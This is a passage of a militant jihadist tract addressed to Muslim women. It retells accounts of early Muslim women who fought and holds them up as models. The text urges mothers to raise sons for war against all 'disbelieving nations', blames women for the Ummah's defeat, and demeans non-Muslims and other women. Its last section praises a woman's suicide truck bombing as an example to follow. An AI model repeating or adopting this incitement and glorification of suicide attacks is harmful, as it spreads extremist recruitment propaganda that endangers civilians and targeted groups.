In these papers we will not focus on seeking out the details of all these obstacles and hindrances, but we will suffice ourselves by mentioning one hindrance that we see the *Ummah* is in need of removing quickly and before everything else. And that obstacle is the woman who is manifested as the mother, or the wife, or the daughter or the sister. They all fall under the Verse detailing the obstacles [to *Jihād*]. And our research into the obstacle of the woman will not be new to her, but we will nevertheless address her in these papers and we will inform her that she is one of the biggest impediments before the Victory and Honour of *Islām*. And when we say that the woman is one of the greatest obstacles to the Victory of *Islām*, we must also mention the opposite notion, and it is that the woman is one of the primary and most influential factors in the Victory of *Islām*, with the condition that she fulfills her role with complete courage and sacrifice. And here we will transmit for her biographies that she must take as her example in order for *Islām* to become victorious.

And the reason we address the woman in these pages is because of what we have seen in that, when a woman is convinced about a matter, she will be from the greatest impetuses for the men to fulfill it. And if she is against a matter, she will be from the biggest obstacles to the men accomplishing it, especially if that woman is a mother or a grandmother whose obedience and pleasure is mandated.

And considering that the woman is the cradle of the men and the caretaker of the plant until its build becomes strong, it is appropriate for us to direct to her this address in which we urge her to carry out her active role in the current war between *Islām* and all the disbelieving nations, without exception. And so long as the woman abandons taking up that battle and is either isolated from it or [is not] present to strengthen the determination [of the fighters], then this is the first step to defeat and it is the way to loss, and this is what has happened to our *Ummah* today.

Islām was not victorious in its radiant times over the disbelieving nations who were greater than it in power, in number, and in wealth except when the woman was up for the responsibility, for she is the one who raises her children upon the *Jihād*, and she is the one who guards the man's honour and wealth if he goes out for *Jihād*, and she is the one who is patient and helps her children and her husband remain patient in the pursuance of this path. So the saying, "Behind every great man is a woman" is true of the women of that time, so we could say, "Behind every great *Mujāhid* is a woman." Those women knew their roles, and were as the Messenger of Allāh, صلى الله عليه و سلم, described them, as reported by Ahmad and At-Tirmidhī, that on one occasion, ''Umar asked the Prophet, صلى الله عليه و سلم, "O Messenger of Allāh! What wealth shall we seek [in this world]?" He answered, "It is upon you to seek a grateful heart, a tongue

occupied in the remembrance of Allāh, and a wife who will strengthen you in the matter of the Hereafter."[8]

But the women of our era, what shall we say? And with what shall we describe them? And what are their concerns? Are they a means of help to their husbands in the affairs of the Hereafter? Do they comprehend anything about the war today between *Islām* and *Kufr*? Or do they even know the countries of *Kufr*? And do they even know what Muslims are experiencing everywhere besides Palestine? They are unaware - and what kind of unawareness is it? It is the unawareness of [everything except] following the latest trends and fads, the adornments and the pomp. Rather, some of them are, if you wish, drowning in the prohibited things. They've become relied on for destruction. The enemies of the Religion use them against the *Ummah* in its own lands. After we had expected them to contribute to the building of the tower of the *Ummah*, we find ourselves instead working to stop them from destroying *Islām*. And the enemy's focus on "freeing" women was only after they realized that the woman is the custodian of the *Ummah*. If she is corrupted, her creation will be corrupted, as well as those around her. So they [the enemies] used her in the worst way, while she is delusional and drowning, and believes all of these false calls, and there is no Might or Power except with Allāh.

And if you, O *Amatullāh*, are unaware about the presence of the current war on your own, the matter would have been easy, for here we would have said that we have the men to compensate! But today, if you are unaware of the presence of the current war or the preparation for it, the entire *Ummah* will be unaware of it with you. Who will raise the youth for this battle? And who stands behind the men in embarking upon this battle? And who prepares the mothers of the coming generations to continue on this path after you? The answer to this question and the tens of other urgent questions like it shows us one thing, and that is that the woman is an important element in the struggle today, and she must participate in it with all of her capacity and with all of her passion. And her participation does not mean the conclusion of the struggle – no. Rather, her participation is counted as a pillar from amongst the pillars that cause victory and the continuation of the path.

Therefore, you must be aware, my Muslim sister, that your mission is greater than what you imagine. You are responsible for a large part of the defeat of *Islām* today, for if you rose to your responsibility, this disgrace would not have befallen the *Ummah*. And perhaps you will say, "Why do I bear all of these responsibilities?" We say, because your responsibility is the first responsibility that, if not executed correctly, there will be mostly no benefit to what comes after it. This is because the first [place] that the child grows up is between your arms, and if he grows into a young man, he will only know your guidance because of his love for you. So if you do not plant within him the love for Allāh, His Messenger and *Jihād* in His Path in his childhood, no one else will be able to

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[8] *Sunan Ibn Mājah* #1846; *As-Silsilah As-Sahīhah* #2176; *Sahīh al-Jāmi'* #5231

implant it in his heart when he is older, except with much difficulty. The plant is between your hands, tender and moist, so rise to your role and you will see the results after two decades, by the Permission of Allāh.

And to show the importance of your role in this clash today between the religions of *Kufr* and the Religion of *Islām*, and especially in the new crusade that the world is waging against *Islām* and the Muslims under the leadership of America, then we must remind you of an aspect of your role, reflected in the image of the *Mujāhidah* of the Islāmic Golden Age. And the examples we will transmit to you of the Muslim women should not be considered the only luminous side in the pages about these women. But it is just one beaming aspect in the lives of the mothers of the heroes, and the sisters of the heroes, and the wives of the heroes. And if the Muslim today had the [spirit of] sacrifice, and the truthfulness and the love for the Religion that was within the women of the *Salaf*, then *Islām* would be victorious, by the Permission of Allāh.

Examples of the *Mujāhidah* From the Women of the *Salaf*

And we hope that you will take the stories we mention to you as examples and follow them, O honourable sister, so that the same grace that befell them and the Religion during their time will befall you. Your role model, my Muslim sister, is not that whorish dancer or the one that commercializes her body everywhere, or that singer or model – no! And if you want to know who you are, then look at who you take as role models. And if you want to know the state of the *Ummah*, look at who its women take as role models. So if they look up to the great, truthful, devout, worshipping, patient, journeying [for the sake of their Religion] *Mujāhidāt*, then the *Ummah* will be victorious. But if they look up to the immoral, disbelieving, lying, deceiving, misguided women, who lead others astray and sway when they walk, then that is a true loss for the *Ummah*, and that is what we have seen these days – we ask Allāh for safety and pardon.

The woman entered the battlefield in the first centuries of Islam, not because of the small number of men during her time, but rather, due to her love for the reward and for sacrifice in the Path of Allāh. This is clear in what Ahmad narrated from Hashraj Bin Ziyād Al-Ashja'ī, from his grandmother, Umm Abīhī who said: "I went out with the Messenger of Allāh in the Battle of Khaybar, and I was the sixth of six women. So when it reached the Messenger of Allāh, صلى الله عليه و سلم, that he had women with him, he sent for us and said, 'What made you come out? And by whose command did you come out?' We said, 'We came out to hand out the arrows and give water to the people, and we have with us what we can use to treat the wounded and spin wool and to assist with all this for the Sake of Allāh.' He, صلى الله عليه و سلم, said, 'Stand up and depart.' So when Allāh granted us victory in Khaybar, he gave us an allotment like the allotment of a man. I said, 'O grandmother, what did he give you?' She said, 'Dates.'"

And also from her love for *Jihād* and sacrifice for this Religion, is that this sincere love steered her to openly request participation in the *Jihād* from the Messenger of Allāh, صلى الله عليه و سلم, as was narrated in Al-Bukhārī and *Sunan An-Nisā'ī*, the statement of Ā'ishah, "'I said, O Messenger of Allāh! Why do we not go out and fight with you, as I do not see any deed in the *Qur'ān* better than *Jihād*?' He said, 'No, rather the best and the most beautiful *Jihād* [for women] is an accepted *Hajj*.'"[9] And in the narration of Ahmad and Al-Bukhārī he said, "No. Your [women's] *Jihād* is an accepted *Hajj*, for you it is *Jihād*."[10]

And in comparison to the state of the woman of yesterday, who would ask for *Jihād* to be prescribed upon her due to her love for this Religion, we find that the woman of today wished that the Statement of Allāh, "Fighting is prescribed upon you," wasn't

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[9] *Sunan An-Nisā'ī* #2581

[10] Al-Bukhārī #1423, #2576 and #1728; *Musnad Al-Imām Ahmad* #23357

revealed, especially if she finds out that her son, or her father or her husband will answer [the Call] of Allāh and leave for His Sake to defend this Religion. So this enormous difference between the women of yesterday and the women of today has a direct impact on the state of the *Ummah*, for the women of yesterday produced men who dominated all the disbelieving nations, and the women of today produce males who are dominated by the worshippers of the cows and the stones and the trees and the cross and the temple, to the point that they pay them the *Jizyah* with willing submission, while feeling themselves subdued – and there is no Might nor Power except with Allāh.

The first of these examples that we will relate to you, my noble sister, so that you would weigh yourself and your deeds next to hers before your deeds are weighed [on the Day of Judgment], is truly a great woman who carries the weight of a thousand men or more. And if the Muslim women were a tenth of what she was or less, we would never have lost a single right, nor would a single sanctity of ours have been violated. She is the courageous *Mujāhidah:*

Umm ‘Umārah, Nusaybah Bint Ka'b Al- Ansāriyyah:

It was said in her biography in *Siyar A'lām An-Nubalā'* [2/278], “Umm ‘Umārah witnessed the night of Al-'Aqabah, and witnessed Uhud, and Al- Hudaybiyah, and the day of Hunayn, and the day of Al-Yamāmah, and she fought and did amazing things, and her hand was cut off in the *Jihād*.” And Al-Wāqidī said, “She witnessed Uhud with her husband, Ghaziyyah Bin ‘Amr, and with her two sons. She went out to give water and with her was water skin; and she showed extreme courage, and was wounded with 12 injuries. Damrah Bin Sa’īd Al-Māzinī said about his grandmother on Uhud, “I heard the Messenger of Allāh, صلى الله عليه و سلم, say, ‘Indeed the status of Nusaybah Bint Ka'b today is better than the status of so-and-so and so-and-so.’” And she was seen that day fighting very intensely, and she had tied her dress to her waist until she was wounded with 13 injuries, and she would say, ‘Indeed I was looking at Ibn Qami’ah,’ while he was hitting her shoulder, and it was her greatest wound and she treated it for a year. Then the Caller of the Messenger of Allāh, صلى الله عليه و سلم, called out to go to Hamrā’ Al-Asad, so she tied her dress, but couldn’t [go] because of the dripping blood, may Allāh be pleased with her and have Mercy on her.”

Umm ‘Umārah said, “I saw that the people had exposed the Messenger of Allāh, صلى الله عليه و سلم, except for a group of ten, and I and my two sons and my husband were next to him, keeping the people away from him, and the [Muslims] were passing by him, defeated. The Messenger of Allāh, صلى الله عليه و سلم, saw me with no shield and he saw a man running away with a shield so he said, “Give your shield to one who is fighting!” So he threw it, and I took it, and I began to shield the Messenger of Allāh, صلى الله عليه و سلم, with it. And the horsemen did many things to us, and if they were on foot like we were, we would have crushed them, *In Shā’ Allāh*. A man came on a horse and was

hitting me, so I shielded him so that he could not do anything. He turned so I hit the hamstring of his horse so he fell on his back, and the Messenger of Allāh, صلى الله عليه و سلم, began to shout, "O son of Umm 'Umārah! Your mother, your mother!" She said, "So he helped me against him until he died."

Abdullāh Bin Zayd – the son of Umm 'Umārah – said: "I was wounded on that day, and the blood would not stop flowing. So the Prophet, صلى الله عليه و سلم, said, 'Bandage your wound.' My mother came to me with a waist-wrapper. She tied my wound while the Messenger of Allāh, صلى الله عليه و سلم, was standing, and he said, 'Rise, my son, and strike the people!' Then he said, 'Who could endure what you endure, O Umm 'Umārah?'" Umm 'Umaarah said, "The one who hit my son approached, so the Messenger of Allāh, صلى الله عليه و سلم, said, 'This is the one who hit your son!' She said, 'So I stood in his way and hit his thigh, and he collapsed. I saw the Messenger of Allāh, صلى الله عليه و سلم, smile until I saw his molar teeth, and he said, 'You have taken your revenge, O 'Umārah!' Then we hit him with our weapons until we finished him, so the Prophet, صلى الله عليه و سلم, said, 'Praise be to Allāh who made you victorious.'"

And Abdullāh Bin Zayd Bin 'Āsim also said, "I witnessed Uhud, and when the people parted from the Messenger of Allāh, صلى الله عليه و سلم. I approached him, and my mother and I defended him, so he said, 'The son of Umm 'Umārah?' I said, 'Yes.' He said, 'Throw!' So while next to him, I threw a rock at a man, and he was on a horse, and I hit the eye of his horse, and the horse became confused and fell with its rider. So I began to throw rocks at a man in front of him and the Prophet, صلى الله عليه و سلم, was smiling, and he looked at the injury on my mother's shoulder and said, 'Your mother, your mother! Tie her wound! O Allāh, make them my companions in Paradise!' I said, 'I do not care what befalls me in this world.'"

From Muhammad Bin Yahyā Bin Hibbān, who said, "Umm 'Umārah was wounded with 12 injuries at Uhud, and her hand was cut off on the day of Al-Yamāmah, and she was wounded on the Day of Al-Yamāmah with 11 wounds besides her hand, and she came to Al-Madīnah wounded. Abū Bakr, may Allāh be pleased with him, saw her, and he was the *Khalīfah*. He went to her to ask about her, and her son, Habīb Bin Zayd Bin 'Āsim was the one Musaylamah the Liar cut into pieces, and her other son, Abdullāh Bin Zayd Al-Māzunī was the one who narrated the ablution of the Messenger of Allāh. He was killed the day of Al-Hurrah, and he was the one who killed Musaylamah the Liar with his sword.

In *Sifat As-Safwah* [2/63] it was said about her that 'Umar Bin Al-Khattāb, may Allāh be pleased with him, narrated from the Prophet, صلى الله عليه و سلم, that he said, "I did not look left or right on the day of Uhud except that I saw her fighting in front of me." End quote.

And it was also narrated about her in *Al-Isābah* [4/418] from her story, "Al- Wāqidī

mentioned that when Nusaybah Bint Ka'b heard about the killing of her son, Habīb Bin Zayd, by Musaylamah, she made an oath to Allāh that she would die before Musaylamah or kill him. So she witnessed Al-Yamāmah with Khālid Bin Al-Walīd, may Allāh be pleased with him, and with her was her son, Abdullāh, may Allāh be pleased with him. Musaylamah was killed and she lost her arm in the fight."

Ibn Hishām mentioned in his *Ziyādah*, from Umm Sa'd Bin Sa'd Bin Ar-Rabī', that she said, "I entered upon Umm 'Umārah, so I said, "O aunt, inform me! [Umm 'Umārah] said, 'I went out – meaning on the day of Uhud - and I had a water skin with water, and we reached the Messenger of Allāh, صلى الله عليه و سلم, while he was with his companions and the victory was for the Muslims. But when the Muslims got defeated I went towards the Messenger of Allāh, صلى الله عليه و سلم, and I set out to fight and protect the Messenger of Allāh, صلى الله عليه و سلم, with the sword, and I would throw with the bow, until I got wounded. '

Umm Sa'īd Bint Sa'd Bin Ar-Rabī' said, "I saw her shoulder and it was hollow and had a depression. I said, 'Who hit you there?' She said, 'Ibn Qami'ah." End quote.

This is the courageous *Mujāhidah*, Umm 'Umārah. And truly! Who could endure what Umm 'Umārah could endure? The men cannot sustain her steadfastness and her patience with the Messenger of Allāh, so how about the women? But as long as she is your example, O honorable sister, in her courage and sacrifice and boldness and steadfastness and patience upon this path, then you will be successful, by the Permission of Allāh.

And to you, my sister, is a clear example that exemplifies the sacrifice of the woman and the strength of her heart for the sake of the Victory of the Religion of Allāh. She put herself in danger and entered the battleground and prepared to fight the men – all of that because of her love for this Religion and for the Victory of *Islām*, and that example is:

Umm Sulaym

It was said about her in *Hayāt As-Sahābah* [1/597] and in *Sifat As-Safwah* [2/66] that she entered the battleground on the day of Hunayn, to sacrifice for the Religion of Allāh, and she had a dagger with her. Abū Talhah came on the day of Hunayn laughing to the Messenger of Allāh, صلى الله عليه و سلم, about Umm Sulaym. He said, "O Messenger of Allāh, do you not see that Umm Sulaym has a dagger?" The Messenger of Allāh, صلى الله عليه و سلم, said to her, "What will you do with it, O Umm Sulaym?" She said, "I wanted to stab with it anyone who came near me." And in a narration she said, "If any one of the *Mushrikīn* came near me; I would take it and I would slice his belly." So the Messenger of Allāh, صلى الله عليه و سلم, began to laugh." End quote.

Here, my sister *Al-Mujāhidah*, is another example that contains the strength of heart that we are in need of in our women, and we do not think that a man would retreat from *Jihād* and from having courage if he knew there was a woman like her behind him. And this example is that of:

Safiyyah Bint Abdil-Muttalib, the paternal aunt of the Prophet, صلى الله عليه و سلم

It was said about her in *Al-Isābah* [7/744] that she said, "When the Messenger of Allāh, صلى الله عليه و سلم, went out to Al-Khandaq, he left the women in a fortress called Fāri', and he left Hassān Bin Thābit with them." She said, "A man from the Jews came and climbed the fortress until he appeared to us, so I said to Hassān, 'Go and kill him.' He said, 'If I had that in me, I would have been with the Messenger of Allāh' – because he was an old man." She said, "So I veiled myself, and I took a pole and came down from the fortress to him, and I hit him with the pole until I killed him and cut off his head. And I said to Hassān, 'Stand up and cast his head to the Jews while they are below the fortress!' He said, 'By Allāh, not that!'" She said, "So I took his head and threw it to them, so they said, 'We knew that he [i.e. the Prophet] would not leave his family without anyone [i.e. without men to protect them]' and they left." And she was the first woman to kill a man from the *Mushrikīn*. This was narrated by Ibn Sa'd from Abū Salamah. End quote.

As for her incitement of the men to fight, then she never fell short in inciting them with her tongue. And she did not [just] incite those who remained behind; rather, she incited the fighters who were not victorious over their enemies. And this incitement was with her limbs also.

It was said in *Al-Isābah* from Hammād from Hishām from his father, that Safiyyah came on the day of Uhud when the people were defeated and she had a spear with her that she would use to hit their faces, so the Prophet, صلى الله عليه و سلم , said, "O female Zubayr!"

As for her patience during calamities and her contentedness [with Allāh's Decree], then she was a towering mountain. It was said in *Al-Isābah* in the *Sīrah* from the narration of Yūnus Bin Bukayr that he said, "Hamzah was killed, so Safiyyah Bint Abdil-Muttalib approached to see her brother. Az-Zubayr met her and said, 'O mother, the Messenger of Allāh orders you to go back.' She said, 'Why, when it has reached me that they mutilated my brother? That was for the sake of Allāh, so what will make us more pleased than this? I will have patience and be content, *In Shā* Allāh.' So Az-Zubayr went and informed the Prophet, صلى الله عليه و سلم , and he said, 'Leave her be.' So she went to [Hamzah] and asked Allāh's Forgiveness for him. Then it was ordered that he be

buried." End quote.

And this is another role model for you, my sister in *Islām*, so when will our women reach their level of sacrifice and courage? And this role model is:

Asmā' Bint Yazīd Bin As-Sakan, the cousin of Muādh Bin Jabal, may Allāh be pleased with them both.

It was said about her in *Siyar A'lām An-Nubalā'* [2/297], that she was, "From the *Mujāhidāt* who gave *Bay'ah* to the Prophet, صلى الله عليه و سلم, and she killed nine Romans on the day of Al-Yarmūk with a pole from her tent." End Quote.

And also from the *Mujāhidāt* that you must take as a role model, my sister, especially with regards to her assistance to the Religion and her defense of the Muslims, is the heroic:

Umm Mūsā Al-Lakhamiyyah, the wife of Nusayr Al-Lakhamī, who was the father of Mūsā Bin Nusayr, the man who conquered Al-Andalus.

It was said in *Al-Isābah* [4/501] that she witnessed Al-Yarmūk with her husband, and that day she killed an infidel and took his spoils. Abdul-Azīz Bin Marwān would ask her about that story, and she would describe it to him saying: 'We were a group of women, and while the men were undertaking an excursion, I saw an infidel dragging a Muslim man. So I took a pole from a large tent, then I approached him and I smashed his head with it! And I approached to take his spoils, and the men helped me take them.'" End quote.

And I ask you by Allāh, my noble sister, how many times have you seen pictures of your brothers, whether dead or injured or homeless or robbed? Did you ever think about assisting them with what you can so as to lift from them the harm that has befallen them? Do you not see what Umm Mūsā did when she saw one thing? She could not hold herself back, and she went forth and entered the battleground with a pole, while her enemy had a sword and was bristling with arms! And what prompted her to do this other than her *Ghayrah* (jealousy) for this Religion? So where is your *Ghayrah*? Or was it your *Ghayrah* that prompted you to keep your wealth from the *Mujāhidīn*, or to ward off your son or your husband from *Jihād* in the Path of Allāh?

And to you, my Muslim sister, is:

Umm Hakīm Bint Al-Hārith, the wife of 'Ikrimah Bin Abī Jahl, may Allāh be

pleased with them, and how she rose above the calamity that befell her husband, all for the sake of the *Jihād*.

It was said in *Al-Isābah* [4/443], "That she went out with her husband, 'Ikrimah, to fight the Romans. He was martyred, so Khālid Bin Sa'īd Bin Al-'Ās married her. And when it was the incident of Maraj As-Sufr, Khālid wanted to consummate the marriage with her. She said, 'Let us wait until Allāh defeats these [enemies].' He said, 'My *Nafs* tells me that I will be killed.' She agreed, and he consummated the marriage with her at the archway, and it was named for her after that and it was called, 'Umm Hakīm's archway.'"

Then [Khālid] awoke and he hosted a *Walīmah* for her, and they had just completed the meal when the Romans came to them, and the fighting began, and Khālid was martyred. Umm Hakīm fastened her clothing and went out, and upon her were traces of perfume. They fought upon the river, and Umm Hakīm fought that day and killed seven Romans with a pole from the tent in which Khālid consummated the marriage with her." End quote.

And this, my sister in *Islām* , is a role model for you, her story incites you to the love of *Jihād* just as the *Sahābiyāt* loved it and longed for it. And in this example is a lesson for you, for how far away are our women from the love of *Jihād*? Rather, how close are they to hating this great rite? And this is only due to the lack of *Imān*, for if the love of Allāh and His Messenger were above everything else, then our women would have been like:

Umm Harām

It was mentioned in *Al-Isābah* [4/441] that he said, "The Messenger of Allāh, صلى الله عليه و سلم, said while in the house of Umm Harām Bint Milhān- he woke from his nap after *Adh-Dhuhr* laughing and said, 'Some people from my *Ummah* were shown to me, fighters in the Path of Allāh. They were on barges and looked like kings sitting on their thrones.' She said, 'so I said, 'O Messenger of Allāh, ask Allāh to make me one of them.' So he supplicated for them and laid his head and slept. Then he woke up laughing. She said, 'So I said, 'What makes you laugh, O Messenger of Allāh?' He said, 'People from my *Ummah* where shown to me, fighters in Allāh's Path,' as he said the first time. She said, 'I said, O Messenger of Allāh, ask Allāh to make me one of them.' He said, 'You are from the first group.' Umm Harām Bint Milhān embarked on the sea, and she fell from her beast when she stepped onto land, and she died, may Allāh be pleased with her.

Ibn Al-Athīr said, "That conquest was the conquest of Cyprus, so she was buried there. And the commander of that army was Mu'āwiyah Bin Abī Sufyān, may Allāh be pleased with them, during the *Khilāfah* of Uthmān, may Allāh be pleased with him, in

the year of 27H." End quote.

This, my noble sister, is Umm Harām. She was not pleased with disgrace, but rather she longed to be among those who would mount the highest peak of *Islām*, and so she asked the Messenger of Allāh, صلى الله عليه و سلم, to supplicate for her to be among the fighters in the Path of Allāh. And that request of hers was due only to the fact that her heart was filled with the love for Allāh and His Messenger and *Jihād* in His Path, so she considered her life as cheap in comparison. So may Allāh have Mercy on her and grant her a home in His spacious Paradise.

And to you, my sister, is a role model in women's patience and their incitement of their sons to fight, and she is:

The Lady of the Two Belts, Asmā' Bint Abī Bakr As-Siddīq, may Allāh be pleased with them.

It was said about her in *Siyar A'lām An-Nubalā'* [2/293-395], "'Urwah said, 'I entered upon my mother with my brother (i.e. Abdullāh Bin Az-Zubayr) 10 days before he was killed, and she was in pain. Abdullāh said, 'How are you?' 'In pain,' she said. He said, 'Indeed there is a peace in death.' She said, 'Perhaps it is that you desire my death, so don't,' and she laughed. Then she said, 'By Allāh, I do not wish to die until there comes one of your two ends – (i.e. in his fight with Al-Hajjāj) – either that you are killed and I remain patient after your death, or that you are granted victory and my eyes are delighted. And beware of accepting a plan you do not agree with only out of your hatred of death.' 'Urwah said, 'My brother meant by his previous words that if he was killed it would grieve her, as she was a hundred years of age.'"

When Ibn 'Umar, may Allāh be pleased with them, came to console her for the death of her son, Abdullāh Bin Az-Zubayr, may Allāh be pleased with him, he found her in the corner of the mosque, and at the time her son was crucified. So he leaned towards her and said, 'Indeed these bodies are nothing, but the souls are with Allāh. So fear Allāh and be patient.' She said, 'And what would prevent me [from being patient] when the head of Yahyā Bin Zakariyyah was given as a gift to one of the prostitutes of *Banī Isrā'īl*?'" End quote.

She, may Allāh have Mercy on her, sought consolation in the calamity that befell the Prophet of Allāh, Yahyā, عليه السلام, and her own calamity became easier on her because the Religion of Allāh was more beloved to her than her son. So when she remembered what befell Yahyā, the Prophet of Allāh, while he is more honorable to Allāh than her son, her loss was easier to bear.

And for you, my noble sister, is an example of a woman who put the wellbeing of the Prophet over everything else, despite the death of her son, because she knew with full certainty that the Religion would not be harmed by the death of her son, but what would harm the Religion is the death of the Messenger of Allāh.

It was said in *At-Tārīkh Al-Islāmī* [2/246], "When the Messenger of Allāh, صلى الله عليه و سلم, returned to Al-Madīnah from the battle of Uhud, everyone within it went out to greet them and ask about them. And among those who went out was Umm Sa'd Bin Mu'ādh, the chief of the *Ansār*. She was riding his horse and her son Sa'd was holding its reigns. Sa'd said, 'O Messenger of Allāh, my mother.' He said, 'She is welcome.' So when she came closer to him he consoled her about her son, 'Amr Bin Mu'ādh. She said, 'As long as I have seen you safe, then my loss has become easy.' So the Messenger of Allāh supplicated for her and said to her, 'Rejoice, and give glad tidings to their families that all their dead will be companions to them in Paradise, and they have all interceded for their families.'" End quote.

This is another *Sahābiyyah* who did not consider her loss as anything in the face of the wellbeing of the Messenger of Allāh, صلى الله عليه و سلم, unlike the women of today, who do not cry except over their beloved, and do not take an interest in what befalls the Religion and its people. So, my sister, join the righteous women if Paradise is what you desire.

It was mentioned in *Al-Bidāyah Wan-Nihāyah* [4/47], "Ibn Ishāq said that Sa'd Bin Abī Waqqās said that the Messenger of Allāh, صلى الله عليه و سلم, passed by a woman from *Banī* Dīnār, and her husband, her brother and her father were killed with the Messenger of Allāh on Uhud. When their deaths were announced to her she said, 'What happened to the Messenger of Allāh?' They said, '*Khayran*, O mother of so-and-so. He is, by the Grace of Allāh, as you wish him to be.' She said, 'Show him to me so that I may look at him.' So they pointed him out to her until she saw him, so she said, 'Every calamity after this is *Jalal*.'" Ibn Hishām said, "*Jalal* can be a little or a lot, and here it means little." Imru' Al-Qays said, "Verily *Banū* Asad was killed by their Lord *** Lo, everything besides Him is *Jalal*," i.e. small or little.

My sister in *Islām*, if you want a role model in being content with trial for the sake of Allāh and in having patience with your calamities, here is an example for you:

It was mentioned in *Siyar A'lām An-Nubalā'* [4/508], "Muā'dhah Bint Abdillāh, the *Sayyidah*, the female scholar, Umm As-Suhbā' al-Ādawiyyah al-Basriyyah, the worshipper, the wife of *As-Sayyid*, the role model, Silah Bin Ashīm. When her husband Silah and her son were martyred in some of the wars, the women gathered in her home.

She said, 'You are welcome if you came to congratulate me, but if you came for other than that then go back.' And she would say, 'By Allāh, I do not love life on earth except to come closer to my Lord through the [appropriate] means, so that perhaps He will gather me with Abū Ash-Shua'thā' [her husband] and his son in Paradise.'"

And this, my sister is a unique woman from amongst [the other women]. Allāh has honoured her over the other women and blessed her with children, but she was not pleased except if they all fought in the Path of Allāh.

It was said in *Al-Isābah* [8/26], "'Afrā' Bint 'Ubayd Bin Tha'labah, Ibn Al-Kalbī said, 'Mu'ādh and Ma'ūdh were killed, so their mother came to the Prophet and said, 'O Prophet of Allāh, is this the end of *Banī* 'Awf Bin Al-Hārith?' He said, 'No.' I [i.e. Ibn Al-Kalbī] said, 'And 'Afrā' has a special trait that is not found in anyone besides her, and that is that after Al-Hārith, she married Al-Bakīr Bin Yā Layl Al-Laythī, and she gave birth to four sons, Iyās, 'Āqil, Khālid and 'Āmer, and they all witnessed Badr, and likewise their siblings from their mother, the sons of al-Hārith. So she was a *Sahābiyyah* who had seven children who all witnessed Badr with the Prophet, صلى الله عليه و سلم.'" End quote.

And you, O mother of men, how many sons do you have? And have you put forth what 'Afrā' put forth? And have any of your sons fought in even one battle? Are you not ashamed to meet Allāh, عز و جل, with that number of sons, none of whom put forth anything for the Religion of Allāh? Do you not fear Allāh in being an obstacle in your sons' paths to *Jihād*? Are there not lessons and examples for you in the female predecessors? Give what they gave so you may attain a reward like theirs!

Here is a famous woman, who, if our women were like her, no one would remain behind. And if the women were like her, the men would leave for *Jihād* in groups. She is:

Al-Khansā'

It was mentioned about her in *Tabaqāt Ash-Shāfi'iyyah* [1/260] and in *Al-Isābah* [7/614] - if it is authentic – that, "Al-Khansā' Bint 'Amr As-Salmiyyah attended the battle of Al-Qādisiyyah, and with her were her four sons. Her exhortation to them was mentioned, and her incitement of them to fight and not flee. And from that is that she said, 'You embraced Islam obediently and emigrated by your own free will. You are the sons of one father and one mother. I never betrayed your father nor defamed your maternal uncles.' Then she said, 'You know the copious rewards Allāh has prepared for those who fight with the disbelievers in His Path. You must remember that the Everlasting Abode is better than the transitory abode. And if you, *In Shā' Allāh*, wake up tomorrow

healthy, then leave early and fight your enemies shrewdly, and with the Help of Allāh, victorious over His enemies. So if you see the war erupting and its flames flaring, then aim for the heat of the battle and meet its leaders in combat on the blazing Thursday, and you will be victorious with the booty and with dignity in the Everlasting Abode and with a high ranking.' Her sons went out, accepting of her advice. And when the morning arrived they took their positions before anyone else. When the people awoke, they set out to fight one after the other until they were killed. They recited some poetry before they were martyred.

The first one said:

O my brothers, indeed the elderly adviser	counseled us when she called us yesterday
A statement of eloquence and clarity	So haste early to the violent and austere war
And verily, at the calling you will meet	barking dogs from the family of Sāsān
They are sure that you will fall into disaster	And you are amidst a virtuous existence
Or a death that bequeaths virtuous bounties	

And he went forth and fought until he was killed, may Allāh have mercy upon him.

Then the second one came forth, and he said:

Indeed the elderly woman of resolve and steadfastness	and most successful perception and correct opinion
Has commanded us with correctness and guidance	Advice from her and kindness to the child
So haste early to the war as protectors in number	Either to victory that is cool upon the difficulty
Or to death that bequeaths you everlasting riches	in the Garden of *Firdaws* and the life of opulence

So he fought until he was martyred, may Allāh have mercy upon him.

Then the third one proceeded while saying:

By Allāh, we will not disobey the elderly woman even in a letter	She has commanded us out of love and affection
Advice and sincere compassion and kindness	So embark to the violent battle marching
Until you circulate the family of Kisrā in circles	And drive them out from your havens

So he fought until he was martyred, may Allāh have Mercy upon him.

Then the fourth mounted [his horse], and was saying:

I am not for Khansā' nor for Al-Akhram	Nor for 'Amr; the One of Ancient Glory
If I do not go into the army - the army of the '*Ajam*	to march on in a vast frightening crowd
Either to a quick victory and spoils,	or to a death in the Path of the Most Generous

So he fought until he was killed, may Allāh have mercy upon him.

The news of their deaths reached their mother, Al-Khansā', and she said, 'Praise be to Allāh who honoured me with their deaths, and I hope my Lord will gather me with them in His Lasting Mercy.' 'Umar Bin Al-Khattāb, may Allāh be pleased with him, would after that give Al-Khansā' the share of her four sons, 200 *Dirhams* for each one of them." End quote.

This, my Muslim sister, is a slice of the women of the *Salaf*. We have transmitted to you their *Jihād,* and their likes are many. Nothing prevented us from adding more but fear of this becoming lengthy. And we know that we have shown you only one side of their lives, so how would it be if we mentioned to you parts about their worship and their fear of Allāh and their knowledge and their truthfulness and all of their righteous

deeds? The occasion would have become very lengthy. But what we have mentioned is enough, *In Shā' Allāh.*

Examples of the *Mujāhidah* From the Women of Our Times

Perhaps, my sister in *Islām*, you hear the likes of those stories so you think them to be a product of the imagination, or tales from the people of old. But when you come to learn that there exist in the women of today those who resemble the women of yesterday, at that point you will believe what was said about the female predecessors.

And from the examples of courage and sacrifice in the women of our time is the leader of the women of her time, the *Shahīdah, In Shā' Allāh*:

Hawā' Barāyev

She was young and in the prime of her youth. Her pain worsened the day the enemy invaded her land and humiliated her people. So she continued to strive in every way possible to aid the *Mujāhidīn* in repelling this invading enemy. After that, there came to her knowledge about the permissibility of men blowing themselves up in a group of the enemy to kill them, so she told herself that she, and no one else, was the one to assist the *Mujāhidīn* with this type of operation. She prepared herself and she strove and persevered so that she would have a chance at one of these operations. And her paternal cousin, 'Arbī Barāyev, may Allāh have Mercy upon him, one of the leaders on the battlefield, was her means to achieve her dream. So she urged her paternal cousin to prepare an operation for her where she would sacrifice herself in exchange for the defeat of the enemy ranks. And after pressure by her, he agreed, and he prepared a truck filled with explosives, and he trained her in executing the operation. And when the time of her meeting with Allāh came, she prayed her obligatory prayer and recited the *Qur'ān* and bade her parents and her relatives farewell in a scene that would have humiliated the spirits of the men. Then she rode the truck and entered with it into an enemy post and she destroyed all traces of it, and she met her Lord as a martyr – we consider her as such and do not sanctify anyone before Allāh.

Also from the examples in our time of striving for the Victory of the Religion and of advancing for it is:

Umm 'Umar Al-Makkiyyah

